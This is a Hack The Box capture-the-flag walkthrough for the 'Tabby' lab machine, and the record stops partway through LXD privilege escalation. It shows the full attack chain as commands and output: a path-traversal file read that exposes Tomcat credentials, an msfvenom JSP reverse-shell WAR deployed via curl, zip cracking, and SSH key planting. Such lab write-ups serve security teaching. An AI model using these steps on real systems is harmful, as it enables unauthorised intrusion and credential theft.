Hack the Box - Tabby by dmw0ng

As normal I add the IP of the machine 10.10.10.194 to my hosts file as tabby.htb

Enumeration

nmap -sT -sV -sC -oN initial-scan tabby.htb


```
root@kali:/opt/htb/tabby.htb# cat initial-scan
# Nmap 7.80 scan initiated Sat Jun 20 22:08:58 2020 as: nmap -p- -sTVC -oN initial-scan tabby.htb
Nmap scan report for tabby.htb (10.10.10.194)
Host is up (0.020s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 20 22:09:22 2020 -- 1 IP address (1 host up) scanned in 24.14 seconds
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we SSH on 22, HTTP on 80 and 8080.

Overview of Web Services

The 2 ports that we seemed to have open was 80 and 8080. I first tried port 80 to see what we had.

http://tabby.htb




It seemed we had a hosting site that offer dedicated servers. Looking around, on the site, we also had a domain name that required resolving. I made the necessary changes in the hosts file to include **megahosting.htb**.

```
10.10.10.194 tabby.htb megahosting.htb
```


It seemed the only page this was required on was the statement page which announced a recent breach.

http://megahosting.htb/news.php?file=statement




The other web service that we had was on port 8080 and headed across to investigate.

http://tabby.htb:8080



Clicking around revealed we required credentials to proceed.




None of the default passwords worked that I entered and attempted.

Local File Inclusion


Going back over the web page on port 80, I attempted to perform directory traversal using the file.php. It pointed to a statement page and attempted to point this at another file on the system. Knowing this was a linux system, I attempted to view the passwd file.

http://megahosting.htb/news.php?file=../../../../../../etc/passwd




We had a successful file inclusion with the file parameter. I viewed the source which presented the information cleanly.

view-source:http://megahosting.htb/news.php?file=../../../../../../etc/passwd




Knowing that port 8080 was utilising Apache Tomcat, I wanted to see if I could read the tomcat-users.xml file. Not knowing where the tomcat-users.xml file was located, a quick search revealed the following page. https://packages.debian.org/sid/all/tomcat9/filelist



This suggested the tomcat-users.xml file was located at **/usr/share/tomcat9/etc/tomcat-users.xml**. Keeping with viewing withy source code enabled, I tried viewing the file. In the browser.


view-source:http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml



We had a successful read and was presented with an account and password of **tomcat:$3cureP4s5w0rd123!**.


Manager-Script

During an attempt at guessing credentials for the Apache Tomcat page, I remember seeing the manager-script role being identified and explained.



"**manager-script – allows access to the text interface and the status pages**"

Another quick search and I was provided the following info9rmation from http://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Deploy_A_New_Application_Archive_(WAR)_Remotely



This suggested that we could upload a new application archive war remotely.

Uploading war

Knowing that I could potentially upload an archive file, I utilised msfvenom to create a war file.

msfvenom -p java/jsp_shell_reverse_tcp LHOST 10.10.14.43 LPORT=1234 -f war > dm.war

```
root@kali:/opt/htb/tabby.htb# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.43 LPORT=1234 -f war > dm.war
Payload size: 1102 bytes
Final size of war file: 1102 bytes
```

I then setup the listener with netcat.

nc -nlvp 1234

```
root@kali:/opt/htb/tabby.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

It was now time to upload the war file to the create the new application.


curl -X PUT --data-binary "@dm.war" http://tabby.htb:8080/manager/text/deploy?path=/dm -u 'tomcat:$3cureP4s5w0rd123!'

```
root@kali:/opt/htb/tabby.htb# curl -X PUT --data-binary "@dm.war" "http://tabby.htb:8080/manager/text/deploy?path=/dm" -u 'tomcat:$3cureP4s5w0rd123!'
OK - Deployed application at context path [/dm]
```

We had a success message indicating the application had been deployed.

It was now time to attempt to execute the application by browsing to it.

http://tabby:8080/dm



I went back to the listener to see if I had a successful call back.

```
root@kali:/opt/htb/tabby.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:37564.
whoami
tomcat
```

We now had a successful shell and was running as tomcat.

Useful Zip

Having a stable shell, I now attempted to get a better displaying shell.

The normal python shell would not work and attempted another.

/usr/bin/script -qc /bin/bash /dev/null


```
/usr/bin/script -qc /bin/bash /dev/null
tomcat@tabby:/var/lib/tomcat9$
```

Looking around on the system for something useful, I found a zip file within the web folder named **16162020_backup.zip**.

```
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$
```

I went back to the browser to download this file.

http://tabby.htb/files/16162020_backup.zip



I saved the file and wanted to investigate what the archive contained.

unzip 16162020_backup.zip

```
root@kali:/opt/htb/tabby.htb# unzip 16162020_backup.zip
Archive:  16162020_backup.zip
[16162020_backup.zip] var/www/html/favicon.ico password:
```

It seemed the archive required a password. I attempted to reveal the password using frackzip

fcrackzip -u -D -p '/root/Downloads/rockyou.txt' 16162020_backup.zip

```
root@kali:/opt/htb/tabby.htb# fcrackzip -u -D -p '/root/Downloads/rockyou.txt' 16162020_backup.zip


PASSWORD FOUND!!!!: pw == admin@it
```

We had successfully retrieved the password of **admin@it**.

Having another password, I looked to see what users were on the box and attempted to escalate to one of the using the password retrieved from the zip file.

su – ash

```
tomcat@tabby:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 Jun 16 13:32 .
drwxr-xr-x 20 root root 4096 May 19 10:28 ..
drwxr-x---  5 ash  ash  4096 Jun 22 10:54 ash
tomcat@tabby:/home$ su - ash
su - ash
Password: admin@it

ash@tabby:~$ whoami
whoami
ash
ash@tabby:~$
```

We now had a successful session as ash.

Lxd

Having a shell, I wanted to gain SSH access to have a nicer shell.

ssh-keygen

```
root@kali:/opt/htb/tabby.htb# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /opt/htb/tabby.htb/ash
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /opt/htb/tabby.htb/ash
Your public key has been saved in /opt/htb/tabby.htb/ash.pub
The key fingerprint is:
SHA256:V37/mDeUaAcYds117lMDSLN9IlbvjO2CzSkIpmCKXyk root@kali
The key's randomart image is:
+---[RSA 3072]----+
|           .o.oo +|
|            +=.o+.|
|           .+=o +o|
|           .+..B.o|
|   o   oS . ..+=o|
|. o ..o ... ++o=.|
|..E o.   . o.=o..|
| . o        . .+o|
|  .           o.o|
+----[SHA256]-----+
```

I placed this into the authorized_keys file.

echo ‘ssh public key’ >> authorized_keys

```
ash@tabby:~/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC88Y7BWw74v31oM1hJyWEAQIMDdal/e/0plAeuXLIBckCDQneWk
WP00fyegA5gcn9cvNhvJni98qAUnAY/Ij8kOBa/Rs2tVGYj2hX6f7WPgOe86ZVObLNZVlTa5hsxNn29Y7QfxcrfptZ/Dv8iDjdaD/I0niB1tquaQP
JiLRx862o0C1KNAoIfKmYOvuvTYUDW78jcoURSaknK0QDzk5KGMedX4UQ2EURfIYsk2YGi790UanfGyOAlmQKyNzi6G0YMHTz53uYThQ4Gh5fzZWi
CGCGpYo9qHphvM08el4c3vJAWggxwfJJSU8V6v0ypGOLUXLhB3af+hDHP6JWGN5vj4GLovElitNKy5vtgrVEbroy53f1NOOF0B7eIXwVdZWN/Pn6L
A3idGR0Itd9bxZpsyo7PCL5mN4ZlyuxX5qOaQdIOJAI6QK7M8uVcjBC248IQjYFrxRVJTe0ZvvxAOjkpGDgAm480cIc/FgY334t0PUemZtBRWC15G
dUPGySpUbs= root@kali' >> authorized_keys
<mZtBRWC15GdUPGySpUbs= root@kali' >> authorized_keys
ash@tabby:~/.ssh$
```


ssh -i ash ash@tabby.htb

```
root@kali:/opt/htb/tabby.htb# ssh -i ash ash@tabby.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 22 Jun 2020 08:24:29 PM UTC

  System load:             0.0
  Usage of /:              38.1% of 15.68GB
  Memory usage:            48%
  Swap usage:              0%
  Processes:               201
  Users logged in:         0
  IPv4 address for ens192: 10.10.10.194
  IPv4 address for lxdbr0: 10.151.67.1
  IPv6 address for lxdbr0: fd42:8ec:b5cb:8962::1


0 updates can be installed immediately.
0 of these updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jun 22 10:54:51 2020 from 10.10.14.9
ash@tabby:~$
```

groups

```
ash@tabby:~$ groups
ash adm cdrom dip plugdev lxd
ash@tabby:~$
```

Being a member of lxd, I knew there was a method to escalate privileges to root. The article ised was located at https://www.hackingarticles.in/lxd-privilege-escalation/.



Privilege Escalation

The article suggested download a github repo and then building the application

git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine

```
root@kali:/opt/htb/tabby.htb# git clone  https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 292.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
root@kali:/opt/htb/tabby.htb# cd lxd-alpine-builder
root@kali:/opt/htb/tabby.htb/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.12
